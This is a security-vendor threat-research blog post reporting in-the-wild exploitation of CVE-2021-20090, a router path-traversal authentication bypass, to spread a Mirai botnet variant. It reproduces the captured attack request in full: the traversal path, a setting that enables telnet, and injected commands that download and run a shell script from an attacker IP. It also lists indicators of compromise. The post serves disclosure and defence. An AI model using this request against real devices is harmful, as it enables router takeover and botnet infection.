Freshly Disclosed Vulnerability CVE-2021-20090 Exploited in the Wild

Freshly Disclosed Vulnerability CVE-2021-20090 Exploited in the Wild

August 6, 2021

by Mounir Hahad , Alex Burt

Juniper Threat Labs continuously monitors in-the-wild network traffic for malicious activity. Today, we have discovered an active exploitation of a vulnerability that was disclosed just 2 days ago.

CVE-2021-20090 is a vulnerability that was discovered by Tenable and made public on August 3, 2021. This vulnerability potentially affects millions of home routers (and other IOT devices using the same vulnerable code base) manufactured by no less than 17 vendors according to Tenable research, including some ISPs. The common thread between these devices seems to be firmware from Arcadyan.

CVE-2021-20090 is a path traversal vulnerability that leads to an authentication bypass. When exploited, the attacker can take over control of the affected device. For example, Tenable has shown how to modify the configuration to enable telnet on a vulnerable router and gain root level shell access to the device.

As of August 5, we have identified some attack patterns that attempt to exploit this vulnerability in the wild coming from an IP address located in Wuhan, Hubei province, China. The attacker seems to be attempting to deploy a Mirai variant on the affected routers using scripts similar in name to the ones mentioned by Palo Alto Networks in March. We

Search

Search Blogs

Subscribe to blogs

Categories

All

AI Data Center Networking

AI-Native Networking

Ask Juniper

Corporate Social Responsibility

Driven by Experience

Engineering Simplicity

Enterprise Cloud and Transformation

Industry Solutions and Trends

Security

Security Incident Response

Service Provider Transformation

had witnessed the same activity starting February 18. The similarity could indicate that the same threat actor is behind this new attack and attempting to upgrade their infiltration arsenal with yet another freshly disclosed vulnerability. Given that most people may not even be aware of the security risk and won't be upgrading their device anytime soon, this attack tactic can be very successful, cheap and easy to carry out.

Starting June 6, 2021, and through July 23, we have noticed this threat actor start exploiting other vulnerabilities:

1. CVE-2020-29557 (DLink routers)
2. CVE-2021-1497 and CVE-2021-1498 (Cisco HyperFlex)
3. CVE-2021-31755 (Tenda AC11)
4. CVE-2021-22502 (MicroFocus OBR)
5. CVE-2021-22506 (MicroFocus AM)
6. a couple more exploits from exploit-db with no related CVEs.

This demonstrates that the group has been continuously adding new exploits to its arsenal. The latest CVE exploitation, CVE-2021-20090 is probably not the last one to be added.

Attack Details

The initial attack originated from the IP address 27.22.80[.]19 over HTTP with the following POST method:

```
POST /images/..%2fapply_abstract.cgi HTTP/1.1
Connection: close
User-Agent: Dark

action=start_ping&submit_button=ping.html&action_params=blink_time%3D5&ARC_ping_ipaddress=21
ARC_SYS_TelnetdEnable=1&%0AARC_SYS_=cd+/tmp;
wget+http://212.192.241.72/lolol.sh;
curl+-O+http://212.192.241.72/lolol.sh;
chmod+777+lolol.sh;
sh+lolol.sh&ARC_ping_status=0&TMP_Ping_Type=4
```

As we can see from this POST request, the attacker will modify the configuration of the attacked device to enable Telnet using "ARC_SYS_TelnetdEnable=1" then proceeds to download a new script from the IP address 212.192.241[.]72 using either wget or curl and then executes it.

We obtained a copy of the payload and confirmed it is a Mirai botnet variant. It weas interesting to note that this botnet removes previous Mirai infections to clean the slate for itself.

Conclusion

It is clear that threat actors keep an eye on all disclosed vulnerabilities. Whenever an exploit POC is published, it often takes them very little time to integrate it into their platform and launch attacks. Most organizations do not have policies to patch within a few days, taking sometimes weeks to react. But in the case of IOT devices or home gateways, the situation is much worse as most users are not tech saavy and even those who are do not get informed about potential vulnerabilities and patches to apply. It is clear to me that the only sure way to remedy this issue is to require vendors to offer 0-down-time automatic updates.

Threat Research

Global Blogs

Dutch – Blog

French – Blog technique

German – Blogbeiträge

Italian- Blog

Japanese - ブログ（テクニカル)

Korean - 기술 블로그

Portuguese - Blog de tecnologia

Simplified Chinese - 技术博客

Spanish – Blog de tecnología

UK – Tech Blog

Juniper Networks Advanced Threat Protection with SecIntel provides protection against these attacks.

IOCs

Attack source IP: 27.22.80[.]19


Shell script and binaries downloaded from: 212.192.241[.]72

Shell script:
9793ac5afd1be5ec55476d2c205260d1b7af6db7cc29a9dc0f7fbee68a177c78 lolol.sh

Dark binaries:


73edf8bfbbeaccdd84204f24402dcf488c3533be2682724e5906396b9237411d	dark.arm5
8bb454cd942ce6680f083edf88ffa31661a47a45eb3681e1b36dd05043315399	dark.mips
f83eadaa00e81ad51e3ab479b900b981346895b99d045a6b6f77491c3132b58c	dark.m68k
e4bc34e321b31926fd2fa1696136187b13864dfa03fba6848e59f9f72bfa9529	dark.sh4
80331cf89f3e6026b33b8f1bfa1c304295b9327311661d7927f78824f04cf528	dark.arm6
904f9b2e029595365f4f4426069b274810510908c7dd23a3791a831f51e9f1fc	dark.mpsl
283f932f30756408a59dac97a6965eb792915242214d590eab1c6cb049148582	dark.x86
c2f5bbf35afc7335f789e420c23c43a069ecfcca1a8f9fac5cd554a7a769440e	dark.arm7
70764ef9800c1d09f965fbb9698d0eda52448b23772d118f2f2c4ba37b59fc20	dark.ppc

Related posts



Security efficacy: Bridging the gap from client edge t…

October 8, 2024
by **Mike Spanbauer**



The power of unifying network and security…

October 8, 2024
by **Jeff Aaron**

The Hidden I CVE-2024-2

August 13, 2024
by **Shwetanjali Ras**